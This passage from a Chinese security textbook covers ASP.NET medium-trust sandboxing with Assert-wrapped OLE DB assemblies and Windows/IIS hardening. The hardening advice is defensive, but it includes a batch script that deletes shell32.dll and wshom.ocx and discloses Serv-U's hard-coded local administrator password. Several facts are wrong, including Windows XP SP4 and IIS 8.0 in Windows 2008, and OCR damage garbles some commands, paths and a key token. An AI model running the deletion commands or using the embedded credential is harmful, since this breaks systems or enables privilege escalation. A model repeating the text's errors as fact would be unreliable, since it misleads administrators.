沙箱保护模式不需要更新 ASP.NET 代码访问安全策略，而是将资源访问代码包装到其自己的包装程序集中，配置机器级代码访问安全策略，授予特定的程序集适当的权限。然后，通过 CodeAccessPermission.Assert 方法用沙箱保护更高特权的代码，这样就无需改变 Web 应用程序被授予的整体权限了。Assert 方法防止了资源访问代码发出的安全要求传播到调用堆栈并超出包装程序集的边界。

沙箱保护模式使用以下步骤应用于访问受限的资源，或执行另一个特权操作（该特权操作的父程序对其没有足够权限）的任何代码：

（1）在包装程序集中封装资源访问代码。

也就是说，要确保程序集具有强名称，使其可安装在 GAC 中。

（2）在访问资源之前断言相关权限。

这意味着调用方必须有断言安全权限（带有 SecurityPermissionFlag.Assertion 的 SecurityPermission），配置为 Medium 或更高信任级的应用程序有此权限。

断言权限是有一定危险性的，意味着调用程序无需相应的资源访问权限，就可访问程序集封装的资源，Assert 语句表示程序能够保证其调用方的合法性。为此程序应该要求另外一个权限，从而可以在调用 Assert 之前为程序进行授权。照此方式，Web 应用中只允许被授予此权限的代码访问程序集公开的资源。

.NET 框架本身可能无法按要求提供适合的权限，在这种情况下可以创建和一个自定义权限。有关如何创建自定义权限的更多信息，请参阅第 2 章 2.4 节。

（3）用 APTCA 批注包装程序集。

这使部分信任的 Web 应用程序可调用程序集。

（4）将包装程序集安装在 GAC 中。

这种方法将授予包装而非 Web 应用程序完全信任。ASP.NET 策略文件包含以下代码组，下面这组代码将授予 GAC 中任何程序集完全信任权限。

```
<CodeGroup
   class="UnionCodeGroup"
   version="1"
   PermissionSetName="FullTrust">
   <IMembershipCondition
```

```
        class="UrlMembershipCondition"
        Url="$Gac$/*"
        version="1"
    />
</CodeGroup>
```

默认企业级和本地机器策略还要将完全信任授予位于 My Computer 区域中的任何代码，这包含安装在 GAC 中的代码。这点很重要，因为所授予的权限要跨越多个策略级进行交集操作。

（5）配置 Web 应用程序信任级（如将其设置为 Medium）。

图 13-2 所示为在特权代码自己的程序集中用沙箱保护代码，此程序集断言了相关权限。

使用单独的程序集封装资源访问，避免了将资源访问代码放入.aspx 文件或者代码隐藏文件中，将应用程序迁移到部分信任环境将更加简单。





图 13-2　沙箱保护

# 13.12　中度信任程序

如果是寄宿类型的 Web 应用程序，可以选择实现中度信任安全策略以限制特权操作。本节集中讨论运行中度信任应用程序，并说明如何克服可能遇到的问题。

以中度信任运行有两个主要优点：减少受攻击面和应用程序的独立。

### 1．减少受攻击面

中度信任不会授予应用程序对所有程序的无限访问权限，而是授予应用程序一个完整权限集的子集，因此受攻击面将减少。许多中度信任策略授予的权限处于受限状态，即使攻击者因为某种原因能够控制应用程序，它的行为也是受限制的。

### 2．应用程序独立

带有代码访问安全的应用程序独立限制了对系统资源和其他应用程序所拥有的资源的访问。即使进程标识有可能被允许读写 Web 应用程序目录之外的文件，中度信任应用程序

序中的 FileIOPermission 也是受限的，只允许应用程序读取或写应用程序目录层次。

# 13.13　中度信任的限制

如果应用程序以中度信任运行，会面临许多限制，其中最重要的如下：

- 无法直接地访问事件日志。
- 文件系统访问受限，只能访问应用程序虚拟目录层次中的文件。
- 无法直接地访问 OLE DB 数据源（虽然中度信任应用程序被授予了 SqlClientPermission 权限，允许其访问 SQL Server）。
- 对 Web 服务的受限访问。
- 无法直接访问 Windows 注册表。

下面说明如何从中度信任的 Web 应用程序或 Web 服务访问以下资源类型：

## 1. OLE DB

中度信任的 Web 应用程序并没有授予 OleDbPermission 权限，而且 OLE DB 数据提供程序要求完全信任调用方。如果应用程序需要访问 OLE DB 数据源，同时又运行在中度信任级，应该使用沙箱保护方式。应该将数据访问代码放入单独的程序集，为其加上强名称，安装在 GAC 中，从而授予完全信任。

修改策略是不起作用的，除非将信任级设置为 Full，因为 OLE DB 托管提供程序要求完全信任。图 13-3 所示为 OLE DB 资源访问方法：





图 13-3　OLE DB 资源访问

## 2. 沙箱保护

为了生成用沙箱保护的包装程序集调用 OLE DB 数据源，为数据访问代码创建了一个程序集。具体做法是，配置程序集版本，给程序集加上强名称，并用 AllowPartiallyTrusted-CallersAttribute 进行标记，代码如下所示：

```
 [assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyKeyFile(@"....oledbwrapper.snk")]
 [assembly:AllowPartiallyTrustedCallersAttribute()]
```

如果想支持部分信任调用方，必须用 AllowPartiallyTrustedCallersAttribute 批注任何具有强名称的程序集。无论何时加载和编译具有强名称程序集的代码，都将取消.NET 框架做出的隐式完全信任链接要求。

请求完全信任虽然并非绝对必要，但仍然是一个很好的做法，因为这会使管理员通过使用 Permview.exe 一类的工具查看程序集的权限需求。请求完全信任的无限权限集代码如下：

```
[assembly: PermissionSet(SecurityAction.RequestMinimum, Unrestricted=true)]
```

用 Assert 语句包装数据库调用，以断言完全信任，包装匹配的 RevertAssert 调用以消除断言的影响。将 RevertAssert 调用放入 finally 块是一种很好的做法。

OLE DB 提供程序要求完全信任，包装必须断言完全信任。断言一个 OleDbPermission 是不够的。断言的代码如下：

```
public OleDbDataReader GetProductList()
{
  try
  {
    // Assert full trust (the unrestricted permission set)
    new PermissionSet(PermissionState.Unrestricted).Assert();
    OleDbConnection conn = new OleDbConnection(
       "Provider=SQLOLEDB; Data Source=(local);" +
       "Integrated Security=SSPI; Initial Catalog=Northwind");
    OleDbCommand cmd = new OleDbCommand("spRetrieveProducts", conn);
    cmd.CommandType = CommandType.StoredProcedure;
    conn.Open();
    OleDbDataReader reader =
         cmd.ExecuteReader(CommandBehavior.CloseConnection);
    return reader;
  }
  catch(OleDbException dbex)
  {
    // Log and handle exception
  }
  catch(Exception ex)
  {
    //  Log and handle exception
  }
  finally
  {
    CodeAccessPermission.RevertAssert();
  }
  return null;
}
```

用以下命令生成程序集并将其安装在 GAC 中：

```
gacutil-i oledbwrapper.dll
```

为了确保程序集在每次后续的重新生成后都要添加到 GAC 中，可以在包装程序集项目中添加事件命令行（可以在 Visual Studio.NET 中项目的属性中找到）：

```
C:\Program Files\Microsoft Visual StudioNET\Bingacutil.exe" /i $(TargetPath)
```

任何 ASP.NET Web 应用程序或 Web 服务调用具有强名称的程序集都必须安装在 GAC 中。在此例中，应该将程序集安装在 GAC 中，以确保它被授予完全信任。

配置 Web 应用程序为中度信任。添加以下代码到 web.config 中，或将其放入 Machine.config，指向应用程序的<location>元素中：

```
<trust level="Medium" originUrl=""/>
```

应该从 ASP.NET Web 应用程序中引用数据访问程序集。因为，具有强名称的程序集必须位于 GAC 而不是 Web 应用程序的 bin 目录中，如果不使用代码隐藏文件，则将程序集添加到应用程序使用的程序集列表中。可以使用以下命令获取程序集的 PublicKeyToken：

```
sn-Tp oledbwrapper.dll
// 使用大写的 -T 开关,然后添加以下行到 Machine.config 或 web.config 中
<compilation debug="false" >
  <assemblies>
    <add assembly="oledbwrapper, Version=1.0.0.0, Culture=neutral,
        PublicKeyToken=4bÃ,Â…06"/>
  </assemblies>
</compilation>
```

# 第 14 章　正确加固 IIS

不管代码安全技术多么完善，忽略服务器安全将使得安全防范体系功亏一篑。服务器安全也是安全系统研发中不可或缺的一个设计环节。本章介绍配置服务器操作系统，安全地配置 IIS 7.0 和 IIS 8.0，侧重于基于 Web 技术的防止漏洞攻击技术。

## 14.1　配置安全的操作系统

目前用于 Web 系统的服务器有很多种，但最主流的就是 Windows 和 Linux。基本的服务器安全设置如下：

### 1．安装补丁

安装好操作系统之后，最好能在托管之前完成补丁的安装，如果是 Windows XP 则确定安装 SP4，如果是 Vista 或 Windows 7，则确定安装上了 SP1。然后，选择“开始”→ Windows Update 命令，安装所有的关键更新。

### 2．安装杀毒软件

虽然杀毒软件有时候不能解决问题，但是杀毒软件还是能避免很多问题。需要注意的是，不要指望杀毒软件消灭所有的木马，因为 ASP.NET 木马可以通过一定手段避开杀毒软件的查杀。

### 3．设置端口保护、设置防火墙，删除默认共享

这些都是服务器防黑客的措施，即使服务器上没有 IIS，这些安全措施最好都做。

### 4．权限设置

权限设置是防止 ASP.NET 漏洞攻击的关键所在，优秀的权限设置可以将危害减少在一个 IIS 站点甚至一个虚拟目录里，下面讲一下权限设置的原理和思路：

（1）原理

Windows 系统中大多数把权限按用户（组）来划分，选择“开始”→“程序”→“管理工具”→“计算机管理”→“本地用户和组管理系统用户和用户组”命令。

在进行 NTFS 权限设置方面，要在分区的时候把所有的硬盘都分为 NTFS 分区，然后确定每个分区对每个用户开放的权限。右击文件（夹）在弹出的快捷菜单中选择“属性”→“安全”命令，管理 NTFS 文件（夹）权限。

每个 IIS 站点或虚拟目录，都可以设置一个匿名访问用户（暂且称为“IIS 匿名用户”），

当用户访问网站 ASP.NET 文件的时候，这个.aspx 文件所具有的权限，就是这个“IIS 匿名用户”所具有的权限。

（2）思路

要为每个独立的需保护个体（如一个网站或一个虚拟目录）创建一个系统用户，让这个站点在系统中具有唯一的可以设置权限的身份。

在 IIS 中选择站点“属性”→“目录安全性”→“匿名访问和验证控制”→“编辑”→“匿名访问”→填写用户信息。

设置所有的分区禁止这个用户访问，而刚才站点的主目录对应的文件夹设置应该允许用户访问（要去掉继承父权限，并且要加上超管组和 SYSTEM 组）。这样设置以后，站点里的 ASP.NET 程序就只有当前文件夹的权限，从探针上看，所有的硬盘都是红叉标志。

### 5. 改名或卸载不安全组件

只要做好权限设置，FSO、XML、strem 就都成为了安全组件，因为它们没有跨出自己的文件夹或站点的权限。最危险的组件是 WSH 和 Shell，它们可以运行硬盘里的 exe 程序。

组件是为了应用而出现的，所有的组件都有用处，所以在卸载一个组件之前，必须确认这个组件网站程序不需要，或即使去掉也不关大体的。

例如，FSO 和 XML 是常用的组件。WSH 组件会被一部分主机管理程序用到，也有的打包程序也会用到，这个时候就不能随便卸载。

### 6. 卸载不安全组件的方法

最简单的卸载方法是直接卸载后删除相应的程序文件。将下面的代码保存为一个.bat 文件（以下均以 Vista 为例，如果使用 2010，则系统文件夹应该为 C:\WINDOWS\）。

```
regsvr32/u C:\WINNT\System32\wshom.ocx
del C:\WINNT\System32\wshom.ocx
regsvr32/u C:\WINNT\system32\shell32.dll
del C:\WINNT\system32\shell32.dll
```

运行该文件，WScript.Shell、Shell.application 和 WScript.Network 就会被卸载了。可能会提示无法删除文件，重启一下服务器，会发现这 3 个都提示“×安全”了。

### 7. 为不安全组件改名

这里所说的改名是指组件名称和 Clsid 都要改，下面以 Shell.application 为例介绍改名方法：

打开注册表编辑器：选择“开始”→“运行”→“regedit”命令，按 Enter 键后选择“编辑”→“查找”命令，然后输入组件名，单击“下一个”按钮，用这个方法找到两个注册表项：“{13709620-C279-11CE-A49E-444553540000}”和“Shell.application”。把这两个注册表项导出来，保存为.reg 文件。

更改实例如下：

```
13709620-C279-11CE-A49E-444553540000 改名为
13709620-C279-11CE-A49E-444553540001
Shell.application 改名为 Shell.application_ajiang
```

因此，就把刚才导出的.reg 文件里的内容按上面的对应关系替换，然后把修改好的.reg 文件导入到注册表中（双击即可），导入改名后的注册表项之后，不要忘记删除原有的两个项目。这里需要注意一点，Clsid 只能由 0～9 数字和 A～F 字母组成。

下面是修改后的代码：

```
Windows Registry Editor Version 5.00
[HKEY CLASSES ROOT\CLSID\{13709620-C279-11CE-A49E-444553540001}]
@="Shell Automation Service"

[HKEY CLASSES ROOT\CLSID\{13709620-C279-11CE-A49E-444553540001}\InProcS
erver32]
@="C:\\WINNT\\system32\\shell32.dll"
"ThreadingModel"="Apartment"

[HKEY CLASSES ROOT\CLSID\{13709620-C279-11CE-A49E-444553540001}\ProgID]
@="Shell.Application ajiang.1"

[HKEY CLASSES ROOT\CLSID\{13709620-C279-11CE-A49E-444553540001}\TypeLib]
@="{50a7e9b0-70ef-11d1-b75a-00a0c90564fe}"

[HKEY_CLASSES_ROOT\CLSID\{13709620-C279-11CE-A49E-444553540001}\Version]
@="1.1"

[HKEY_CLASSES_ROOT\CLSID\{13709620-C279-11CE-A49E-444553540001}\Version-
IndependentProgID]
@="Shell.Application ajiang"

[HKEY_CLASSES_ROOT\Shell.Application_ajiang]
@="Shell Automation Service"

[HKEY CLASSES ROOT\Shell.Application ajiang\CLSID]
@="{13709620-C279-11CE-A49E-444553540001}"

[HKEY CLASSES ROOT\Shell.Application ajiang\CurVer]
@="Shell.Application_ajiang.1"
```

### 8．防止列出用户组和系统进程

系统用户和系统进程的列表可能会被黑客利用，应当隐藏起来，具体方法是：选择“开始”→“程序”→“管理工具”→“服务”命令，找到工作站，停止并禁用它。

### 9．防止Serv-U权限提升

注销了 Shell 组件之后，侵入者运行提升工具的可能性就很小了，但是 jsp、php、prel 等别的脚本语言也有 shell 能力，为防万一，还是设置一下为好。

用 Ultraedit 打开 ServUDaemon.exe 查找 ASCII 码：用户名为 LocalAdministrator，密码为“#l@$ak#.lk;0@P”，修改成等长度的其他字符就可以了，ServUAdmin.exe 也可以进行同样处理。

注意：需要设置 Serv-U 所在的文件夹的权限，不让 IIS 匿名用户有读取的权限；否则被人下载修改过的文件，即可分析出管理员名和密码。

### 10．利用ASP.NET漏洞攻击

一般情况下，黑客总是瞄准论坛程序，因为这些程序都有上传功能，很容易上传 ASP.NET 木马，即使设置了权限，木马也可以控制当前站点的所有文件。另外，有了木马后就可以用木马上传提升工具来获得更高的权限，关闭 shell 组件的目的很大程度上就是为了防止攻击者运行提升工具。

如果论坛管理员关闭上传功能，黑客就会想办法获得超级管理员密码，如使用某个网络论坛并且为数据库改名，黑客就可以直接下载数据库，下一步就是找到论坛管理员密码了。

作为管理员，首先要检查关键的 ASP.NET 程序，做好必要的设置，防止网站被黑客进入。另外，就是防止攻击者使用一个被黑客侵入的网站来控制整个服务器，如果服务器上还为别人开了站点链接，就可能无法确定别人是否将其上传的论坛进行安全设置。所以配置安全的操作系统是非常有必要的。

## 14.2　安全配置 IIS

由于 Web 服务器被越来越多的黑客和蠕虫制造者作为首要攻击目标，IIS 也就成为了 Microsoft 可信赖计算计划中首要关注的内容。因此，IIS 8.0 需要被重新设计，以实现默认安全和设计安全。本节主要讲述了 IIS 8.0 在默认设置和安全性设计上的改变如何使其成为关键 Web 应用的平台。

### 1．IIS概述

IIS（Internet Information Server）是微软公司主推的服务器，最新的版本是 Windows 2008 里面包含的 IIS 8.0，IIS 与 Window Server 集成在一起，用户能够利用 Windows Server 和 NTFS（NT File System，NT 的文件系统）内置的安全特性，建立强大、灵活而安全的 Internet 和 Intranet 站点。

IIS 支持超文本传输协议（Hypertext Transfer Protocol，HTTP）、文件传输协议（File Transfer Protocol，FTP）以及 SMTP 协议，通过使用 CGI 和 ISAPI，IIS 可以得到高度扩展。

IIS 支持与语言无关的脚本编写和组件，通过 IIS 开发人员可以开发新一代动态 Web 站点。IIS 不需要开发人员学习新的脚本语言或者编译应用程序，完全支持 VBScript，JScript 开发软件以及 Java，也支持 CGI 和 WinCGI，以及 ISAPI 扩展和过滤器。

IIS 的设计目的是建立一套集成的服务器服务，用以支持 HTTP，FTP 和 SMTP 协议，快速集成了现有产品，同时可以扩展 Internet 服务器。

IIS 安全性能极高，同时系统资源的消耗也很少，IIS 的安装、管理和配置都相当简单，IIS 与 Windows Server 网络操作系统是紧密的集成在一起，还使用与 Windows Server 相同的安全性账号管理器（Security Accounts Manager，SAM），对于管理员来说，IIS 使用诸如性能监控和简单网络管理协议（Simple Nerwork Management Protocol，SNMP）之类的已有管理工具使得管理更加简单，也更加安全。

IIS 支持 ISAPI，使用 ISAPI 可以扩展服务器功能，而使用 ISAPI 过滤器可以预先处理

储存在 IIS 上的数据。用于 32 位 Windows 应用程序的 Internet 扩展可以把 FTP，SMTP 和 HTTP 协议置于容易使用且任务集中的界面中，这些界面将 Internet 应用程序的使用大大简化。同时，IIS 也支持多用于 Internet 邮件扩展（Multipurpose Internet Mail Extensions，MIME），可以为 Internet 应用程序的访问提供一个简单的注册项。

### 2．IIS 8.0的重要特性

IIS 8.0 相比 IIS 7.0 有了重大的提高和改进，具有很多优秀的特性：

（1）IIS 8.0 可以将单个的 Web 应用程序或多个站点分隔到独立的进程（称为应用程序池）。应用程序池以独立进程的方式运行极大的提高了 Web 服务器的安全和稳定性。该进程与操作系统内核直接通信，当在服务器上提供更多的活动空间时，此功能将增加吞吐量和应用程序的容量，从而有效地降低硬件需求。这些独立的应用程序池将阻止某个应用程序或站点破坏服务器上的 XML Web 服务或其他 Web 应用程序。

（2）IIS 8.0 提供了状态监视功能，用来发现、恢复和防止 Web 应用程序故障。在 Windows Server 2008 上，ASP.NET 在本地使用新的 IIS 进程模型。

（3）Microsoft.NET 框架是用于生成、部署和运行 Web 应用程序、智能客户应用程序和 XML Web 服务的 Microsoft .NET 连接的软件和技术的编程模型，这些应用程序和服务使用标准协议（如 SOAP、XML 和 HTTP）在网络上以编程的方式公开它们的功能。.NET 框架为将现有的投资与新一代应用程序和服务集成提供了高效率的标准环境。

（4）IIS 8.0 提供连接并发数网络流量等监控，可以使不同网站完全独立，不会因为某一个网站的问题而影响到其他网站。

（5）IIS 8.0 提供了更好的安全性，通过分离运行用户和系统用户的方式实现。IIS 服务运行权限和 Web 应用程序权限分开，保证 Web 应用足够安全，这些是其他 Web 服务器所欠缺的。

### 3．默认安全

类似微软公司这样的企业都会在他们的 Web 服务器上安装一系列的默认示例脚本，授予文件处理和最小权限，以提高管理员管理的灵活性和可用性。但是，这些默认设置都增加了 IIS 的被攻击面，或者成为了攻击 IIS 的基础。因此，IIS 8.0 被设计得比早期更加安全，最显而易见的变化是 IIS 8.0 并没有在 Windows Server 2008 默认进行安装，而是需要管理员显式安装。其他的变化包括：

1）默认只安装静态 HTTP 服务器

IIS 8.0 默认安装设置为仅安装静态 HTML 页面显示所需的组件，而不允许动态内容。

2）默认不安装应用范例

IIS 8.0 中不再包括任何类似 showcode.asp 或 codebrws.asp 等的范例脚本或应用。这些程序原本用来快速察看和调试数据库的连接代码，但是由于 showcode.asp 和 codebrws.asp 没有正确的进行输入检查，这就允许攻击者绕过它去读取系统中的任何一个文件（包括敏感信息和本应不可见的配置文件）。

3）增强的文件访问控制

匿名账号不再具有 Web 服务器根目录的写权限。另外，FTP 用户也被相互隔离在他们自己的根目录中，这些限制有效的避免了用户向服务器文件系统的其他部分上传一些有害

程序。

4）虚拟目录不再具有执行权限

虚拟目录中不再允许执行可执行程序。这样避免了大量的存在于早期 IIS 系统中的目录遍历漏洞、上传代码漏洞以及 MDAC 漏洞。

5）去掉 IISSUBA.dll 子验证模块

IIS 8.0 中去除了 IISSUBA.dll。任何在早期 IIS 版本中，需要该 dll 模块来验证账号，现在需要具有“从网络上访问这台计算机”的权限。dll 模块的去除强制要求所有的访问都直接去 SAM 或者活动目录进行身份验证，从而减少 IIS 可能被攻击的情况。

6）父目录被禁用

IIS 8.0 中默认禁用对父目录的访问，可以避免攻击者跨越 Web 站点的目录结构访问服务器上的其他敏感文件，如 SAM 文件等。父目录默认被禁用可能导致一些从早期版本 IIS 上迁移过来的应用由于无法使用父目录而出错。

### 4. 设计安全

IIS 8.0 设计安全的根本改进表现在：数据有效性的改善、日志功能的增强、快速失败保护、应用程序隔离和最小权限原则。

### 5. 数据有效性的改善

IIS 8.0 设计的一个主要新特性是工作在内核模式的 HTTP 驱动——HTTP.sys，它不仅提高了 Web 服务器的性能和可伸缩性，而且极大程度的加强了服务器的安全性。HTTP.sys 作为 Web 服务器的门户，首先解析用户对 Web 服务器的请求，然后指派一个合适的用户级工作进程来处理请求。工作进程被限制在用户模式以避免它访问未授权的系统核心资源，从而极大地限制了攻击者对服务器保护资源的访问。

IIS 8.0 通过在内核模式的驱动中整合一系列的安全机制提升其设计上固有的安全性。这些机制包括避免潜在的缓冲溢出，改善的日志机制以辅助事件响应进程和检查用户有效性请求的先进 URL 解析机制。

为了避免潜在的缓冲区和内存溢出漏洞被利用，通过在 HTTP.sys 中进行特殊的 URL 解析设置来实现 IIS 8.0 安全设计中的深度防御原则，这些设置还可以通过修改注册表中特定的键值来进一步优化。

### 6. 增强的日志机制

一个全面的日志是检测或响应一个安全事故的基础要求。微软公司也意识到在 HTTP.sys 中进行全面的、可靠的日志机制的重要性。HTTP.sys 在将请求指派给特定的工作进程之前就进行日志记录，可以保证即使工作进程中断也会保留错误日志。

日志由发生错误的时间戳、来源 IP、目的 IP、来源端口、目的端口、协议版本、HTTP 动作、URL 地址、协议状态、站点 ID 和 HTTP.sys 的原因解释等条目构成。原因解释能够提供详细的错误产生原因的信息，如由于超时导致的错误，或由于工作进程的异常终止而引发的应用程序池强行切断连接而导致的错误等。

### 7. 快速失败保护

